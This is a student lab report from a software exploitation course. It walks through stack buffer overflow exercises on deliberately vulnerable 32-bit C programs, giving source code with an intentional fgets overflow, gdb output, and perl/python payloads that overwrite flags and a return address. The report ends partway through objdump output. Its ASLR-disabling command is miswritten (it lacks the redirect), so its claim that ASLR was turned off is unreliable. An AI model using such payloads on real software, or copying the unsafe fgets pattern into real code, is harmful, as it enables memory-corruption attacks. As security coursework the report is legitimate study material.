jamk.fi

Software Exploitation

Assignment 4 extra stack

Mikael Romanov

Assignment
Maaliskuu 2018
Tieto- ja viestintätekniikka
Kyberturvallisuus

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences


1 Table of Contents

1 Introduction

This assignments goal was to create custom input to obtain flags from stack by reviewing code and debugging it. There were 8 different stack assignments which gradually increased in difficulty. The flags could be obtained by overflowing the stack. The program printed the stacks flag when it was obtained.

2 Testing platform

I used Thinkpad w520 with WMware Workstation 14 Pro as hypervisor (Figure 1)



Product Information

Product: VMware® Workstation 14 Pro

Version: 14.0.0 build-6661328

License Information

Status: Evaluation

Type: Not applicable

Expiration: 23.1.2019

Additional Information

Host name: Rommi-PC

Memory: 32724 MB

Host OS version: Windows 7 Ultimate, 64-bit 6.1.7601, Service Pack 1


UI log file: C:\Users\Rommi\AppData\Local\Temp\vmware-Rommi\vmware-ui-7336.log

VM log file: D:\VirtualBox VM\kali x86\vmware.log

VM location: D:\VirtualBox VM\kali x86\kali-linux-2018.1-vm-i386.vmx

Figure 1 VMware

I used Kali Linux 4.14.0-kali3-i686 (32 bit) version with this assignment because the stack assignments were 32bit and the amd64 could cause some kind of errors. The gcc version was 7.2.0 (Figure 2)




```
root@kali:~/Downloads/software_exploitation-master/assignments/4# uname -a
Linux kali 4.14.0-kali3-686-pae #1 SMP Debian 4.14.13-1kali1 (2018-01-25) i686 GNU/Lin
ux
root@kali:~/Downloads/software_exploitation-master/assignments/4# gcc --version
gcc (Debian 7.2.0-19) 7.2.0
Copyright (C) 2017 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

Figure 2 Versions

I used the make file included in the assignment to compile one program at a time. The make file could be used to compile one program by make <programname> (***make stack_2***) or just compile every program once with ***make*** command.

To be sure that ASLR was turned off I echoed ***echo 0 /proc/sys/kernel/randomize_va_space*** to make sure that the memory addresses wouldn't be in random addresses each time the program is runned.




```
root@kali:~/software_exploitation-master/assignments/4# echo 0 /proc/sys/kernel/random
ize_va_space
0 /proc/sys/kernel/randomize_va_space
```

Figure 3 aslr off

3 Stack_2


I started all the different stacks by reviewing the code and commenting what it does in each spot. All the stacks were different variations of the stack_2. The stack_2 took char username that is max 15 long. Then the program just asks for username with fgets. The fgets function reads more than necessary which allows the overflow to work. Since the programs were 32 bits, every instruction is 4 bytes from the previous instruction. The flag1 will be overflown when the username is more than 15, because the if statement compares just that if the flag1 == 0 and when the username is 16 characters long the flags value changes to the sixteenth characters hex value. (Figure 4)



```
GNU nano 2.9.2                      stack_2.c                        Modified

#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
  volatile int flag1 = 0;
//15 bytes long username
  char username[15] = {0};

// standard input
  if (isatty(STDIN_FILENO))
    printf("username: ");
// gets username, reads only 127 characters(128 char is NULL), file (standard input)
  fgets(username, 128, stdin);

// if the flag is other than 0 then the flag is obtained
  if (flag1 == 0)
    return 1;
// the flag can be overflowed by inputting more than 15 characters to username
  printf("Good work flag1 was changed.\n");
  return 0;
}
```

Figure 4 stack_2

Testing the overflow with perl the by printing 16 A characters, the “A” decimal value is 65, just for debugging purposes I altered the code to print the flags value, stack address and mem value (Figure 5)




```
root@kali:~/software_exploitation-master/assignments/4# perl -e 'print "A"x16' | ./stack_2
flag 1 value: 65, at stack in: 0xbfa6af00 p points 0x41 MEM value 00000041
Good work flag1 was changed.
```

Figure 5 output

4 Stack_3


The stack_3 worked exactly the same as the stack_2, but the flag1 needs to be overflown with \x43\x43\x43\x43. Only thing that differs from stack_2 is that after inputting 15 characters to username the next 4 bytes need to be C characters or “\x43” (Figure 6)



```
  GNU nano 2.9.2                              stack_3.c                               Modified

#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
  volatile int flag1 = 0;
// username 15 bytes long
  char username[15] = {0};

  if (isatty(STDIN_FILENO))
    printf("username: ");
// takes username, reads max 127 characters (last NULL), file (standard input)
  fgets(username, 128, stdin);

// flag1 needs to be overflowed with "C" character or with hex value of \x43
// the flag can be overflowed by inputting 15 characters + 4 characters "C" or "\x43"
// since this is 32 bit sofware the next instruction is 4bytes from the previous
// in the stack
  if (flag1 != 0x43434343)
    return 1;

  printf("Good work flag1 was changed to 0x43434343.\n");
  return 0;
}
```

Figure 6 stack_3

Testing the overflow with perl the by printing 19 C characters, the “C” decimal value is “67” hex value is “\x43”. I altered stack_3 also for debugging purposes (flags value, stack address and mem value) (Figure 7)




```
root@kali:~/software_exploitation-master/assignments/4# perl -e 'print "C"x19'| ./stack_3
flag 1 value: 1128481603, at stack in: 0xbfd654d0 p points 0x43434343 MEM value 43434343
Good work flag1 was changed to 0x43434343.
```

Figure 7 stack_3 output

5 Stack_4


Stack_4 is still same as the earlier stack_3 and stack_2. By reviewing the code, you can find out that to obtain the flag it should be changed to 0xa9b7c3d1 in little endian. The programs are 32-bit so the memory values need to be changed in little endian. Little endian means that the values need to be told in reverse order \xd1\xc3\xb7\x9b. (Figure 8)



```
  GNU nano 2.9.2                       stack_4.c                        Modified

#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
  volatile int flag1 = 0;
// username 15 bytes
  char username[15] = {0};

  if (isatty(STDIN_FILENO))
    printf("username: ");
// username, reads 127 characters (last NULL), file (standard input)
  fgets(username, 128, stdin);

//flag1 need to be overflowed with little endian (\xd1\xc3\xb7\xa9)
//flag can be obtained by inputting 15 characters + the flag address in little endian
  if (flag1 != 0xa9b7c3d1)
    return 1;

  printf("Good work flag1 was changed to 0xa9b7c3d1.\n");
  return 0;
}
```

Figure 8 stack_4

Testing the stack with printing 15 characters + the a9b7c3d1 in little endian. The overflow works same way as the earlier two programs, since there is nothing else than the value in the if statement where the flag is compared to. (Figure 9)




```
root@kali:~/software_exploitation-master/assignments/4# perl -e 'print "C"x15 . "\xd1\xc3\xb7\xa9"' | ./stack_4
flag 1 value: -1447574575, at stack in: 0xbfb8b920 p points 0xa9b7c3d1 MEM value a9b7c3d1
Good work flag1 was changed to 0xa9b7c3d1.
```

Figure 9 stack_4 output

6 Stack_5


The stack_5 idea was to overflow the builtin return address for the flag. I first reviewed the code and commented all the necessary lines to this program (Figure 10)



```
  GNU nano 2.9.2                     stack_5.c                    Modif

#include <stdint.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
// username 15 bytes
  char username[15] = {0};

  if (isatty(STDIN_FILENO))
    printf("username: ");
// username, reads 127 character(128 NULL), file(standard input)
  fgets(username, 128, stdin);

// the return address can be obtained by using gdb and finding out what is the
// return address by overflowing the program with e.g. 'I'
// until the SIGSEGV address is overflown by one 49 -> 0xb7000a49
  if ((uint32_t)__builtin_return_address(0) != 0x49494949)
    return 1;

  printf("Good work, saved return address was changed to 0x49494949\n");
  return 0;
}
```

Figure 10 stack_5


To find the builtin return address, the program needs to receive SIGSEGV segmentation fault and the username needs to be owerflown into the builtin return address. As seen below it requires 23 characters until the builtin address is overflown (Figure 11)



```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) Y
Starting program: /root/Downloads/software_exploitation-master/assignments/4/stack_5
username: AAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0xb7000a41 in ?? ()
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) Y
Starting program: /root/Downloads/software_exploitation-master/assignments/4/stack_5
username: AAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x000a4141 in ?? ()
```

Figure 11 gdb

Now that the builtin address location is obtained, I tested printing 27 “I” characters to the program (Figure 12)



```
root@kali:~/Downloads/software_exploitation-master/assignments/4# python -c "print 'I'*27" | ./stack_5
Good work, saved return address was changed to 0x49494949
Segmentation fault
```

Figure 12 stack_5 output

7 Stack_6

In stack_6 the idea was to jump from the builtin return address to the final_flag function. (Figure 13) The builtin return address was on the same spot as on stack_5 because the program is constructed almost in the same way. (Figure 14) The return address is after 23 bytes. (Figure 14)






Figure 13 jump



```
  GNU nano 2.9.2                          stack_6.c

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

//final flags address can be found by using objdump -t ./stack_6 and searching for
//the final flags address
void final_flag() {
  printf("Good work, final flag captured.\n");
  exit(0);
}

int main(int argc, char **argv) {
  char username[15] = {0};

  if (isatty(STDIN_FILENO))
    printf("username: ");
  fgets(username, 128, stdin);
// return address is 8bytes from username, the jump can be achieved by overflowing
// the username with 15 characters + 8 bytes of padding (8 A) and adding finalflags
// address in little endian
// python -c "print 'A'*23+'\xe6\x84\x04\x08'"
  return 1;
}
```


Figure 14 stack_6



```
root@kali:~/Downloads/software_exploitation-master/assignments/4# gdb -q ./stack_6
Reading symbols from ./stack_6...done.
(gdb) run
Starting program: /root/Downloads/software_exploitation-master/assignments/4/stack_6
username: AAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0xb7de000b in ?? () from /lib/i386-linux-gnu/libc.so.6
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Downloads/software_exploitation-master/assignments/4/stack_6
username: AAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0xb7000a41 in ?? ()
```

Figure 15 gdb


The only thing that needs to be known is the final flag memory address, which can be obtained by using objdump and searching for “**final flag**”. The following output was obtained by ***objdump -t ./stack_6*** . (Figure 16)



```
08049f08 l       .init_array    00000000              __init_array_start
0804862c l       .eh_frame_hdr  00000000              __GNU_EH_FRAME_HDR
0804a000 l     O .got.plt       00000000              _GLOBAL_OFFSET_TABLE_
080485e0 g     F .text  00000002              __libc_csu_fini
08048420 g     F .text  00000004              .hidden __x86.get_pc_thunk.bx
0804a024  w      .data  00000000              data_start
00000000       F *UND*  00000000              printf@@GLIBC_2.0
00000000       F *UND*  00000000              fgets@@GLIBC_2.0
0804a02c g       .data  00000000              _edata
080485e4 g     F .fini  00000000              _fini
0804a024 g       .data  00000000              __data_start
00000000       F *UND*  00000000              puts@@GLIBC_2.0
00000000  w      *UND*  00000000              __gmon_start__
00000000       F *UND*  00000000              exit@@GLIBC_2.0
0804a028 g     O .data  00000000              .hidden __dso_handle
080485fc g     O .rodata        00000004              _IO_stdin_used
080484e6 g     F .text  00000025              final_flag
00000000       F *UND*  00000000              __libc_start_main@@GLIBC_2.0
08048580 g     F .text  0000005d              __libc_csu_init
00000000       O *UND*  00000000              stdin@@GLIBC_2.0
0804a030 g       .bss   00000000              _end
080483f0 g     F .text  00000000              _start
080485f8 g     O .rodata        00000004              _fp_hw
0804a02c g       .bss   00000000              __bss_start
